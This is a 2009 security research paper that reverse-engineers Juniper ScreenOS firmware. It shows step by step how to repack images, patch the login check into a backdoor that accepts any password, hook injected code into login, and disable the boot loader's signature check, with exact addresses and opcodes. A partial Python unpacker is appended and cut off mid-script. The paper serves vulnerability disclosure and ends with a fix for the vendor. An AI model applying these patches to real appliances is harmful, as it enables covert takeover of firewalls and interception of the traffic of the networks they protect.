Netscreen of the Dead
“Developing A Trojaned Firmware for Juniper Netscreen Appliances”

Graeme Neilson
graeme@aurasoftwaresecurity.co.nz

4th June 2009

Table of Contents

Abstract

This article describes how an attacker can obtain, modify and install a modified version of Juniper ScreenOS which can run attacker supplied code which performs hidden operations or operations contrary to the configuration of any Juniper platform running ScreenOS.

The attacker could be any one of the following:

- an attacker that has exploited a vulnerability in ScreenOS
- someone who has illicitly obtained the administrator password
- someone with physical access to the device (vendor / 3rd party support)
- an attacker conducting a man-in-the-middle attack on the network
- a malicious administrator

Introduction

Background

Netscreens are manufactured by Juniper Inc and are all in one firewall, VPN, router security appliance. They range in scale from SME to Datacentre (NS5XP – NS5000). Most are Common Criteria and FIPS certified and run a closed source, real time OS called ScreenOS which is supplied by Juniper as a binary firmware 'blob'.

The hardware used for this research was a Netscreen NS5XT containing an AMCC PowerPC 405 GP RISC processor and 64MB flash. The firmware used as the basis for modified firmware images was ScreenOS 5.3.0r10. Interfaces for administration are serial console, Telnet, SSH, and HTTP/HTTPS. The firmware can be installed from serial console, via the web interface or via TFTP. The configuration of the device is stored as a file on the flash and is independent of the firmware.

The Attack

The goal of the attack is to be able to install attacker modified firmware which provides hidden root control of the appliance. When attacking firmware there are two vectors of attack:

- Debugging with remote GDB debugger over serial line
- Dead listing and static binary analysis using a disassembler and hex editor.

The next two sections will discuss these two approaches and how successful they were in this specific instance. At this point it is worth noting some key features of the PowerPC hardware architecture:

- fixed instruction size of 4 bytes
- flat memory model
- 32 general purpose registers (r0-r31)
- no explicit stack but convention of using r01
- link register (lr) for returning to calling function
- program counter (pc) for current instruction
- count register (ctr) for loop counter or return address
- exception register (xer) for exceptions, status and control

Detailed information on the PowerPC architecture is available from the IBM PPC405 Embedded Processor Core User Manual which can be downloaded[1]

1 http://www-01.ibm.com/chips/techlib/techlib.nsf/products/PowerPC_405_Embedded_Cores

Live Debugging

For live debugging a GDB compiled for PowerPC was required. The Embedded Linux Development Kit[2] has GDB compiled for a number of embedded platforms including the PowerPC 403 and 405 processors. This provides remote debugging of systems over a serial connection.

Obviously no source for ScreenOS was available so it was necesssary to create a custom GDB init file for displaying PPC registers and 'stack' to provide useful information on breaks. GDB reads init files on startup and init files use the same syntax as GDB command files and are processed by GDB in the same way. The init file in your home directory (~/.gdbinit) can set options that affect subsequent processing of command line options and operands. An example gdb init file is supplied in the adddendum. This gdb init file outputs context similar to the windows SoftICE tool which reverse engineers should be familiar with. Below is an example of a GDB session connected to a Netscreen:

```
GNU gdb Red Hat Linux (6.7-1rh)
Copyright (C) 2007 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-linux-gnu --target=ppc-linux".
The target architecture is set automatically (currently powerpc:403)

gdb>target remote /dev/ttyU0

0x0032bea4 in ?? ()
gdb>
gdb>context

powerpc
-------------------------------------------------------------------------[regs]
 r00:00000001 r01:03790528 r02:01358000 r03:FFFFFFFF     pc:0032BEA4
 r04:0000002E r05:00000000 r06:00000000 r07:00000000
 r08:01631050 r09:01350000 r10:01630000 r11:01630000     lr:0032C5CC
 r12:40000022 r13:00000000 r14:6FFFA27F r15:1B9FC3F7
 r16:00000000 r17:402D04D0 r18:03791470 r19:00000000    ctr:0060A764
 r20:03790B48 r21:013509AC r22:FFFFFFFF r23:0379147E
 r24:00000000 r25:00000000 r26:00000000 r27:00000000     cr:40000028
 r28:03791470 r29:00000000 r30:03790F20 r31:0135098C    xer:20000046

[03790528]-----------------------------------------------------------[stack]
0379058C : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
03790570 : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
0379055A : 00 00 00 00  00 00 00 00 - 00 00 00 00  00 00 00 00
0379053E : A6 40 03 79  06 C0 00 60 - A9 BC 00 00  00 00 00 00 ??@y?`??
03790528 : 03 79 05 30  00 06 22 F0 - 03 79 03 79  05 40 00 32 y0"?yy@2
03790512 : 00 01 03 79  12 58 03 79 - 05 20 0F 20  00 06 37 08 yXy  7
037904F6 : 00 00 00 00  00 05 01 62 - 9F A0 C2 28  01 4A 05 EA b??(J?
037904E0 : 03 79 04 E8  00 32 BE 60 - 03 79 03 79  14 70 01 4A y?2?`yypJ
037904C4 : 01 6F 0A 24  03 79 04 E0 - 00 B8 00 00  00 6C 03 79 o$y?ly

[0032BEA4]-----------------------------------------------------------[code]
0x32bea4:       lwz     r0,12(r1)
0x32bea8:       mtlr    r0
0x32beac:       addi    r1,r1,8
0x32beb0:       blr
0x32beb4:       stwu    r1,-40(r1)
0x32beb8:       mflr    r0
```

2 http://www.denx.de/wiki/DULG/ELDK

```
0x32bebc:       stw     r29,28(r1)
0x32bec0:       stw     r30,32(r1)
0x32bec4:       stw     r31,36(r1)
0x32bec8:       stw     r0,44(r1)
0x32becc:       mr      r31,r3
0x32bed0:       lis     r9,322
0x32bed4:       lwz     r0,-13800(r9)
0x32bed8:       cmpwi   r0,0
0x32bedc:       beq-    0x32bef0
0x32bee0:       lis     r3,196
------------------------------------------------------------------------
gdb>
```

The steps for remote debugging on the Netscreen are as follows:

1. Connect to a network interface and the serial console of the Netscreen from a PC.

2. Over a telnet / SSH session to the Netscreen enable GDB using:
   `ns5xt>set gdb enable`

3. On the PC start gdbppc and connect to the remote gdb using:
   `gdb>target remote /dev/ttyUSB0`

During this research remote debugging was useful for obtaining memory dumps and querying specific memory addresses. However setting breakpoints or single stepping did not appear to work. Information on how to get these features working would be appreciated by the author.

Observing the boot process of the Netscreen over a serial console did provide useful information regarding the boot up sequence:

```
NetScreen NS-5XT Boot Loader Version 2.0.0 (Checksum: A1B6FF9B)
Copyright (c) 1997-2003 NetScreen Technologies, Inc.

Total physical memory: 64MB
      Test - Pass
      Initialization - Done

Hit any key to run loader
Hit any key to run loader
Hit any key to run loader
Hit any key to run loader

Loading default system image from on-board flash disk...

Ignore image authentication!

Start loading...
.............................................................

Done.



Juniper Networks, Inc
NS-5XT  System Software
Copyright, 1997-2004

Version 5.3.0r10.0
Load Manufacture Information ... Done
Load NVRAM Information ... (5.3.0)Done
Install module init vectors
```

```
Verify ACL register default value (at hw reset) ... Done
Verify ACL register read/write ... Done
Verify ACL rule read/write ... Done
Verify ACL rule search ... Done
MD5("a") = 0cc175b9 c0f1b6a8 31c399e2 69772661
MD5("abc") = 90015098 3cd24fb0 d6963f7d 28e17f72
MD5("message digest") = f96b697d 7cb7938d 525a2f31 aaf161d0
Verify DES register read/write ... Done

Initial port mode trust-untrust(1)
Install modules (00c40000,0146d540) ... load dns table
: dns table file do not exist.

Initializing DI 1.1.0-ns
System config (1129 bytes) loaded
.
Done.
Load System Configuration
..................................................Done
system init done..
System change state to Active(1)
login:
```

The stored boot loader executes and the opportunity is given to load a new image over a serial connection. The defualt behaviour is then to uncompress the stored firmware and run the image.

If a new image file is loaded over a serial console it is uncompressed and some options are presented. The first prompt allows saving the new image to flash. Even if the new image is not stored to flash the next prompt allows running the new image. No password is required to load an image over the serial line.
The boot loader is part of the firmware and if the new boot loader is different from the version stored on the flash then the stored boot loader is overwritten by the new one.

Static Binary Analysis

Static binary analysis was the main method employed in this research. ScreenOS images can be downloaded direct from the device or obtained from the Juniper website by Juniper customers.

ScreenOS provides the following command to download the firmware over tftp:

```
ns5xt>save software from flash to tftp 192.168.0.42 destination_file
```

It is important to note that this command downloads the compressed image file stored on the flash, not the currently running image from memory which may or may not be the same as the image file stored on the flash. Using an undocumented command all the files on the flash can be listed:


```
ns5xt-> exec vfs ls flash:/
      $NSBOOT$.BIN              5,177,344
      envar.rec                 82
      golerd.rec                0
      node_secret.ace           0
      certfile.dsc              252
      certfile.dat              1,324
      ns_sys_config             1,129
      $lkg$.cfg                 1,259
      syscert.cfg               1,167
2,501,632 bytes free (7,686,144 total) on disk
```

$NSBOOT$.BIN is the firmware stored on flash. To download this securely scp can be enabled on the Netscreen. Note the configuration of the device is stored in ns_sys_config.

It is also possible to use GDB to dump the complete contents of the memory over a serial line. However this is slow.

```
gdb> set logging on
gdb> set height 0
gdb> set loging file 'dump'
gdb> x /2048000000i
```

As a Juniper customer I was able to donwload current and old versions of ScreenOS firmware. Many firmware versions were compared as a first step in determining the make up of the ScreenOS firmware images. The following 4 section structure was revealed by this comparative analysis:



This is a similar format for other embedded firmware.

Compressed Firmware Header

The header consists of the following 4 byte fields making up 32 bytes:

- Signature (magic bytes)
- Information 4*1 byte fields: 00, Platform, CPU, Version (eg 0x00110A12)
- Offset (for program entry point)
- Address (for program entry point)
- Size
- unknown
- unknown
- Checksum

Points to note are

- the size field = (size of the compressed blob - 79 bytes)
- signature = 0xEE16BA81
- offset = 0x00000002
- address = 0x02860000

These values were always the same in the version 5 firmwares that were compared. Version 4 firmwares differed but were broadly similar. But these are old versions and I will not discuss them here.

Stub

The stub in the firmware image is responsible for uncompressing the blob when the device is booted. This stub contains strings relating to the LZMA algorithm so it was assumed that the compressed blob is an LZMA compressed binary blob.

From the Wikipedia LZMA entry:
"Decompression-only code for LZMA generally compiles to around 5kB and the amount of RAM required during decompression is principally determined by the size of the sliding window used during compression. Small code size and relatively low memory overhead, particularly with smaller dictionary lengths, and free source code make the LZMA decompression algorithm well-suited to embedded applications."

Free LZMA utilities are available[3] and as prebuilt packages for most *nix distributions.

Compressed Blob

The compressed blob is LZMA compressed and contains a header but this is a non-standard header. There are non-standard signature bytes for the stub to recognise the blob and the LZMA uncompresssed size field is missing.

The standard LZMA header has 3 fields:

options	(2 bytes)
dictionary_size	(4 bytes)
uncompressed_size	(8 bytes)

The blob header also has 3 fields but slightly different:

signature	(4 bytes) = 0x1440598
options	(2 bytes)
dictionary_size	(8 bytes)

The dictionary size is used as a parameter in the compression algorithm. LZMA is a dictionary coder which I will not explain here but instead point the reader to http://en.wikipedia.org/wiki/Dictionary_coder.

One approach would have been to attempt to use the header information and the stub to decompress the

3 http://tukaani.org/lzma/

compressed blob but given a lack of PowerPC hardware a different approach was taken. The approach used was to cut out the compressed blob from the firmware and attempt to decompress it in isolation using any tools available. Again using comparative anlalysis, the freely available LZMA utilities and direct modification of the header bytes the following methods for decompression and compression of the blob were reverse engineered.

The decompression process:

1. Cut out the compressed blob from the image file.

2. Insert uncompressed_size equal to -1 which equals unknown size (0xFFFFFFFFFFFFFFFF)

3. Modify the dictionary_size from 0x00200000 to 0x00008000.

4. Decompress the file using standard LZMA utilities.

The modification of the dictionary size was found by fuzzing the field and then attempting to decompress. The decompression reports an error at the end of the decompression so it is important to decompress to a stream otherwise the decompressed data is lost.

The recompression process:

1. Compress with standard LZMA utilities using specific compression options

2. Modify the dictionary_size field 0x00002000 to 0x00200000.

3. Delete the uncompressed_size field of 8 bytes.

4. Concatenate with the header from the original image file.

Proof of concept python scripts are provided in the Appendix which can perform the packing and unpacking of ScreenOS images. The LZMA utilities are necessary for operation of these scripts. The recompressed firmware successfully loads onto a Netscreen and runs. More research into the dictionary size field was going to be carried out but once loading of firmware was successful there were many other more interesting avenues of research which took precedence.

Night of the Living Netscreen

So at this stage we have successfully reverse engineered the compression of the firmware. We are also in a position to reverse engineer the operating system obtained from the decompression.

The steps are:

1. Cut out the compressed blob section of the image
2. Uncompress the blob.
3. Re-compress the modified binary.
4. Concatenate the original image header and the modified blob .
5. Upgrade the Netscreen with the modified operating system.

So we can install the firmware if we have physical access to the device or a remote serial console. But we want to be able to install firmware over the network. However on attempting to upload a new firmware via the device web interface or through the tftp command:

```
ns5xt>save software from tftp x.x.x.x  filename to flash
```

loading fails with a 'bad image file data' error. (Note the insecure transport mechanism for the firmware. This is vulnerable to a man in the middle attack.)

We need to fix the size and checksum fields of the compressed firmware header. We know the size field needs to be set equal to the compressed firmware size - 79 bytes. But we do not yet know how the checksum field is calculated. To obtain the checksum algorithm we need to disassemble the uncompressed blob we have from decompressing the firmware. We will now discuss disassembling the binary and then move onto addressing the checksum issue.

ScreenOS Disassembly

The uncompressed blob is an approximately 20Mb binary. We want to load the binary into IDA (a disassembler with PowerPC support) but we need a loading address so that relative addresses within the program point to the correct memnory locations. Initially the binary was loaded at address 0x00000000 but it is obvious that pointers to strings are not referencing the beginning of strings.

The uncompressed blob contains a header with similarities to the compressed firmware header. The header fields contain a virtual address and a header size. If we subtract the header size from the virtual address we have the loading address.


Uncompressed Blob Header

```
           signature              offset      address
00000000:  EE16BA81    00010110   00000020    00060000
```

ScreenOS Loading Address = 0x00060000 - 0x00000020 = 0x0005FFE0

This can be confirmed with live debugging by using GDB and querying the memory at 0x0005FFE0 to check that the signature bytes 0xEE16BA81 are at that memory location. We can now rebase the program in IDA to use the correct loading address. Now we have a correctly loaded binary but we do not know anything about the structure of the binary or the sections it may contain as the binary is not a recognised executable type. Code and data were marked using IDC scripts which searched for function prologs (0x9421F*) and string

cross references. The approximate segments of the binary found by scripting and manual examination are sketched out in the very simplified illustration below:



To build up a picture of the binary it is useful to search for functions such as str_cmp, file_read, file_write etc and use error strings to identify and name functions in IDA. The boot loader can be cut out and disassembled separately with a loading address of 0x00000000.

Netscreen of the Dead

At this stage we are now ready to construct a ScreenOS Trojaned Firmware. Any trojan has three basic requirements:

- Delivery: It must be able to be installed remotely.
- Access: It must provide remote access / communication.
- Payload: It must provide attacker supplied code execution.

During this research all modification of the ScreenOS binary to construct the trojaned version was hand crafted assembly inserted via hex editing the binary firmware.

Delivery

Unlike loading a firmware over a serial console at boot time, the checksum and size fields in the header are checked when images are loaded over the network via TFTP or the Web interface.

```
00000000: EE16BA81 00110A12 00000020 02860000
00000010: 004E6016 15100050 29808000 C72C15F7  <-CHECKSUM
```

The checksum is calculated as part of the image loading sequence and a disassembly of the relevant function is shown below...but on firmware loading any bad header checksum value is printed to the console with an error message.

If we binary modify the firmware to print out the correct checksum value we would have a 'checksum calculator' firmware which we can load modified firmware against to calculate valid checksums. So we don't have to calculate or reverse engineer the checksum algorithm. This checksum calculator firmware can be loaded over serial console and new images we need to calculate the checksum for are loaded over TFTP. The correct checksum will then be output to the console. This correct header value can then be inserted into the firmware header by direct hex editing of the image file.

With a correct checksum field we can now load modified images via tftp and the web interface.

Below is the ScreenOS code we need to modify to create a checksum calculator image.

```
008B60E4  lwz  %r4, 0x1C(%r31)           # %r4 contains header checksum
008B60E8  cmpw %r3, %r4                  # %r3
contains calculated checksum
008B60EC  beq  loc_8B6110                # branch away if checksums matched
008B60F0  lis  %r3, aCksumXSizeD@h       # " cksum :%x size :%d\n"
008B60F4  addi %r3, %r3, aCksumXSizeD@l
008B60F8  lwz  %r5, 0x10(%r31)
008B60FC  bl   Print_to_Console          # %r4 is printed to console
008B6100  lis  %r3, aIncorrectFirmw@h    # "Incorrect firmware data"
008B6104  addi %r3, %r3, aIncorrectFirmw@l
008B6108  bl   Print_to_Console
```

If we replace

```
      008B60E8  cmpw %r3, %r4            # %r3 contains calculated checksum
```

with

```
      008B60EC mr   %r4,%r3              # print out calculated checksum
```

we have our checksum calculator firmware.

For interested readers two checksum algorithms were identified at addresses and reverse engineering of these is certainly possible.

Access

The most stealthy and elegant backdoor is to subvert the existing login mechanism. It may be possible to spawn a shell on another external port but this may be noticed from an external scan of the appliance and compromises the stealthiness of the trojaned firmware so further research into this was not carried out.

Serial console, Telnet, Web and SSH all compare password hashes and use the same function for that comparison. Additionally SSH falls back to password authentication if the client does not supply a key, unless password authentication has been explicitly disabled.

A one bit patch to the firmware provides a login with any password if a valid username is supplied.

```
003F7F04  mr    %r4, %r27
003F7F08  mr    %r5, %r30
003F7F0C  bl    COMPARE_HASHES           # does a string compare
003F7F10  cmpwi %r3, 0                   # equal if match
003F7F14  bne   loc_3F7F24               # login fails if not equal (branch)
003F7F18  li    %r0, 2
003F7F1C  stw   %r0, 0(%r29)
003F7F20  b     loc_3F7F28
```

If we replace

```
003F7F10  cmpwi %r3, 0        # equal if match
```

with

```
0x397F30 cmpwi %r3, 1           # equal if they don't match
```

then any password EXCEPT a valid password will provide a login.

We could patch

```
003F7F14 bne   loc_3F7F24     # login fails if not equal (branch)
```

to

```
003F7F14 bl   loc_3F7F24      # login never fails (branch)
```

to allow any password with a valid username to work.

Payload

The last step for our working trojan is to be able to inject code into the firmware. First we need to find somewhere to inject the code we want executed. The ScreenOS code section contains a block of nulls large enough to include useful functionality at address 0x0031B4B0 to 0x0031BFFF

First we write our desired functionality in PowerPC assembly and replace a chunk of nulls with the hex values of the assembly opcodes.

The steps to execute this code are:

- Patch a branch in ScreenOS to call our code
- Run our injected code which can potentially call ScreenOS functions

- Branch back to callee

This code can be injected at address 0x002BB4E0 in the firmware and called from the login function of ScreenOS:

```
003F7F04 mr      %r4, %r27
003F7F08 mr      %r5, %r30
003F7F0C bl      GET_HASHED_PASS    # patch this to call our code
003F7F10 cmpwi   %r3, 0
003F7F14 bne     loc_3F7F24
003F7F18 li      %r0, 2
003F7F1C stw     %r0, 0(%r29)
003F7F20 b       loc_3F7F28
```

so

```
003f7F0C bl GET_HASHED_PASS
```

becomes

```
003f7F0C bl 0x31b4c0
```

which will jump to the location containing the injected code.

To inject code the PowerPC architecture features such as flat memory model, fixed width 4 byte instructions and the link register make this fairly straightforward to implement. A very simpe proof of concept example, which prints out a string to the console on every login, is provided below:

```
stwu  %sp,  -0x20(%sp)                  # reserve some stack space
mflr  %r0                               # minimal function prolog
lis   %r3,  string_msb_address          # load half of string
addi  %r3,  %r3,  string_lsb_address    # load second half of string
bl    Print_To_Console                  # call ScreenOS function
mtlr  %r0
addi  %sp, 0x20                         # minimal function epilog
bl    callee_function                   # branch back to calling function
```

As PowerPC has a fix instruction size of 4 bytes to load a 4 byte string we need two instructions. The first loads the most significant bytes, 2 bytes for load instruction into register and 2 bytes of string, the second adds the least significant bytes to the register to give us 4 byte string.

This asssembly is then translated in hex and patched into the firmware using a hex editor at absolute address 0x002bb4e0 overwriting existing nulls bytes:

```
0x002bb4b0: 93DFCAC4 4BD48E69 80010014 7C0803A6
0x002bb4c0: 83C10008 83E1000C 38210010 4E800020
0x002bb4d0: 00000000 00000000 00000000 00000000
0x002bb4e0: 9421FFE0 7C0802A6 3C6000C4 386321BC      <-
0x002bb4f0: 488ED7E9 60630001 7C0803A6 38210020      injected code
0x002bb500: 480DCA31 00000000 00000000 00000000      ->
0x002bb510: 00000000 00000000 00000000 00000000
```

From reverse engineering we have identified a ScreenOS function which prints strings to the console. So here we have new functionality injected into the ScreenOS firmware which has new code but also calls builtin ScreenOS functionality. The string loaded can be one already existing in ScreenOS or a new one injected somehwere into the null byte area. Every time a user logins the string will be output to the serial console.

Boot Loader

ScreenOS does include a facility to validate firmware images and all Juniper firmware images are signed. Crucially though the validating certifcate is NOT installed by default on any Netscreen AND anyone with administrator rights can delete and install the certifcate. To enable firmware image authentication it is necessary to obtain the certificate from the Juniper website and then upload the certificate to the device using the following command:

```
save image-key tftp 129.168.0.40 image-key.cer
```

In the example above image-key is the certificate to be uploaded from the tftp server with IP address 192.168.0.40. Note the insecure transport mechanism for a cryptographic key. This is vulnerable to a man in the middle attack.

The firmware authentication check code is present in the boot loader which we can modify to authenticate all firmware images or only non-Juniper images. It may also be possible to sign firmware with our own certificate and upload this to the Netscreen to be used for validation.

Patching the Boot Loader to bypass certificate authentication. To bypass the firmware authentication check only one branch instruction needs to be patched:

```
beq -> bl         0x4182001C -> 0x4800001C


0000D68C  bl      sub_98B8
0000D690  cmpwi   %r3, 0                # %r3 has result of image validation
0000D694  beq     loc_D6B0              # branch if passed
0000D698  lis     %r3, aBogusImageNotA@h # image not authenticated
0000D69C  addi    %r3, %r3, aBogusImageNotA@l
0000D6A0  crclr   4*cr1+eq
0000D6A4  bl      sub_C8D0
0000D6A8  li      %r31, -1
0000D6AC  b       loc_D6E0
```

If we replace

```
0000D694  beq     loc_D6B0    # branch if passed
```

with

```
0000D694 bl      loc_D6B0     # always branch, all images authenticated
```

or this

```
0000D694 bne     loc_D6B0     # evil...only bogus images authenticated
```

we can successfully load modified firmware even if a Juniper certificate is installed on the device. The boot loader is automatically upgraded when an image is loaded if the new boot loader differs from the existing.

In summary the steps to bypass firmware authentication are:

1. Delete certificate if one has been uploaded using the command:

   ```
   ns5xt>delete crypto auth-key
   ```

2. Upload the modified firmware image including modified boot loader.

3. Upload the certificate using:

   ```
   ns5xt>save image-key tftp 192.168.0.21 imagekey.cer
   ```

Further Attacks

A more useful trojaned firmware can perform numerous functions leveraging existing ScreenOS functionality such as

- loading a hidden shadow configuration file
- allowing all traffic from one IP through the Netscreen to the network
- a network traffic tap
- persistent infection via boot loader on a firmware upgrade
- client side attacks against Administrators via Javascript code injection into the web console

In-Memory Infection.

If unauthorised access is gained to a device running ScreenOS it is possible for an attacker to replace the boot loader and operating system with a modified version which is undetectable except by off line comparison with a known image.

A very stealthy attack is also possible due to a feature of ScreenOS. When loading a firmware over serial console two options are provided:

- Save firmware to flash and then run new firmware.
  or
- Run new firmware without saving to flash.

In the second case the modified firmware will be lost on reboot and the previously stored firmware will be run. After a reboot no trace of the modified firmware will be left.

These attacks are straightforward for an attacker anywhere in the supply chain (ie vendors. manufacturers) or someone with physical access (ie third party suport). If an administrator uses TFTP or HTTP to upgrade a Netscreen it is also possible to conduct a man-in-the-middle attack and replace the firmware being uploaded with a modified version on the wire. These attacks could be prevented by Juniper pre-installing a certificate for image authentication which can not be deleted or modified.

References

- Juniper JTAC Bulletin PSN-2008-11-111
ScreenOS Firmware Image Authenticity Notification
"All Juniper ScreenOS Firewall Platforms are susceptible to circumstances in which a maliciously modified ScreenOS image can be installed."
http://www.securelink.nl/nl/x/123/ScreenOS-Firmware-Image-Authenticity-Notification

Juniper ScreenOS:
http://www.juniper.net/products_and_services/firewall_slash_ipsec_vpn/screenos_slash_screenos_5_4_0_ipv6/

LZMA utilities:
http://tukaani.org/lzma/

Embedded Linux Development Kit:
http://www.denx.de/wiki/DULG/ELDK

IDA:
http://www.hex-rays.com/idapro/

IBM PowerPC Manual
http://www-01.ibm.com/chips/techlib/techlib.nsf/products/PowerPC_405_Embedded_Cores

Appendix

gdbinit

```
------------------------------------------------------------------------
~/.gdbinit for remote PowerPC debugging
------------------------------------------------------------------------
#--------------remote connect command over USB serial link-----------------
define netscreen
      set height 0
      set logging on
      target remote /dev/ttyUSB0
end
#--------------------breakpoint aliases-----------------------------------
define bpl
      info breakpoints
end

define bpc
      clear $arg0
end

define bpe
      enable $arg0
end

define bpd
      disable $arg0
end

#--------------------process information---------------------------------
define stack
      info stack
      info frame
      info args
      info locals
end

define reg
    printf " r00:%08X r01:%08X r02:%08X r03:%08X", $r0, $r1, $r2, $r3
    printf " \t pc:%08X\n", $pc
    printf " r04:%08X r05:%08X r06:%08X r07:%08X\n", $r4, $r5, $r6, $r7
    printf " r08:%08X r09:%08X r10:%08X r11:%08X", $r8, $r9, $r10, $r11
    printf " \t lr:%08X\n", $lr
    printf " r12:%08X r13:%08X r14:%08X r15:%08X\n", $r12, $r13, $r14, $r15
    printf " r16:%08X r17:%08X r18:%08X r19:%08X", $r16, $r17, $r18, $r19
    printf " \tctr:%08X\n", $ctr
    printf " r20:%08X r21:%08X r22:%08X r23:%08X\n", $r20, $r21, $r22, $r23
    printf " r24:%08X r25:%08X r26:%08X r27:%08X", $r24, $r25, $r26, $r27
    printf " \t cr:%08X\n",$cr
    printf " r28:%08X r29:%08X r30:%08X r31:%08X", $r28, $r29, $r30, $r31
    printf " \txer:%08X\n", $xer
end

define func
      info functions
end

define var
      info variables
```

```
end

define lib
      info sharedlibrary
end

define sig
      info signals
end

define threadice
      info threads
end

define u
      info udot
end

define dis
      disassemble $arg0
end


#------------------------------hex/ascii dump address----------------------
define hexdump
    printf "%08X : ", $arg0
    printf "%02X %02X %02X %02X  %02X %02X %02X %02X", *(unsigned char*) /
($arg0), *(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), *(unsigned char*)/
 ($arg0 + 5),*(unsigned char*)($arg0+6), *(unsigned char*)($arg0 + 7)
    printf " - "
    printf "%02X %02X %02X %02X  %02X %02X %02X %02X",*(unsigned char*) /
($arg0+8), *(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10), /
*(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12), /
*(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14), /
*(unsigned char*)($arg0 + 15)
    printf " %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c\n",*(unsigned char*)($arg0),/
 *(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), /
*(unsigned char*)($arg0 + 5),*(unsigned char*)($arg0+6), /
*(unsigned char*)($arg0 + 7),*(unsigned char*)($arg0+8), /
*(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10),/
 *(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12), /
*(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14), /
*(unsigned char*)($arg0 + 15)
end

#------------------------------hex dump address---------------------------
define memdump
      printf "%02X%02X%02X%02X%02X%02X%02X%02X", *(unsigned char*)/
($arg0), *(unsigned char*)($arg0 + 1),*(unsigned char*)($arg0+2), /
*(unsigned char*)($arg0 + 3),*(unsigned char*)($arg0+4), /
*(unsigned char*)($arg0 + 5),*(unsigned char*)($arg0+6), /
*(unsigned char*)($arg0 + 7)
    printf "%02X%02X%02X%02X%02X%02X%02X%02X\n",*(unsigned char*)/
($arg0+8), *(unsigned char*)($arg0 + 9),*(unsigned char*)($arg0+10),/
 *(unsigned char*)($arg0 + 11),*(unsigned char*)($arg0+12),/
 *(unsigned char*)($arg0 + 13),*(unsigned char*)($arg0+14),/
 *(unsigned char*)($arg0 + 15)
end


#---------------------------process context-------------------------------
define context
```

```
      printf "\n"
      printf "powerpc\n"
      printf "---------------------------------"
      printf "-------------------------------------[regs]\n"
      reg
      printf "\n"
      printf "[%08X]--------------------", $r1
      printf "-------------------------------------[stack]\n"
      hexdump $r1+64
      hexdump $r1+48
      hexdump $r1+32
      hexdump $r1+16
      hexdump $r1
      hexdump $r1-16
      hexdump $r1-32
      hexdump $r1-48
      hexdump $r1-64
      printf "\n"
      printf "[%08X]--------------------", $pc
      printf "---------------------------------[code]\n"
      x /16i $pc
      printf "---------------------------------"
      printf "-------------------------------------\n"
end


#-------------------------process control--------------------------------
define n
    ni
    context
end

define c
    continue
    context
end

define go
    stepi $arg0
    context
end

define goto
    tbreak $arg0
    continue
    context
end

define pret
    finish
    context
end

define startice
    tbreak _start
    r
    context
end

define main
    tbreak main
    r
    context
end
```

```
define find
    set $start = (char *) $arg0
    set $end = (char *) $arg1
    set $pattern = (int) $arg2
    set $p = $start
    while $p < $end
      if (*(int *) $p) == $pattern
          printf "pattern 0x%x found at 0x$x\n", $pattern, $p
      end
      set $p++
    end
end

#--------------------------gdb options-------------------------------------
set confirm 0
set verbose off
set prompt gdb-ppc>
set output-radix 0x10
set input-radix 0x10
```

ScreenOS Unpacker

```
#!/usr/local/bin/python
#
# nodunpack.py :: ScreenOS image unpacker
#
#
# IMPORTANT:
# requires LZMA utilities
#
import sys
import subprocess

class sosunzip:

    def init():
        self.header
        self.image
        self.packed
      self.out

    def unpack(self):

      print "Cutting off header and saving"
      f = open(self.packed, 'rb')
      fh = file(self.header, 'w+b')
      fb = file(self.image, 'w+b')

      # save header including 4 magic bytes for lzma blob
      head = f.read(0x00012c04)
      fh.write(head)
      fh.close()
      print "Header extracted"

      # save lzma blob
      f.seek(0x00012c04)
      blob = f.read()
      fb.write(blob)
      f.close()
      fb.close()
      print "lzma blob extracted"

      # fast way
      # fb = open(self.image, 'r+b')
      # buf = fb.read().replace(oldhead,newhead)
      # fb.seek(0x0)
      # fb.write(buf)
      # fb.close()

      # correct dictionary size
      fb = open(self.image, 'r+b')
      fb.seek(0x01)
      print "Correcting dictionary size 00008000"
      fb.write(chr(0x00) + chr(0x00) + chr(0x80) + chr(0x00))

      # read header and lzma blob
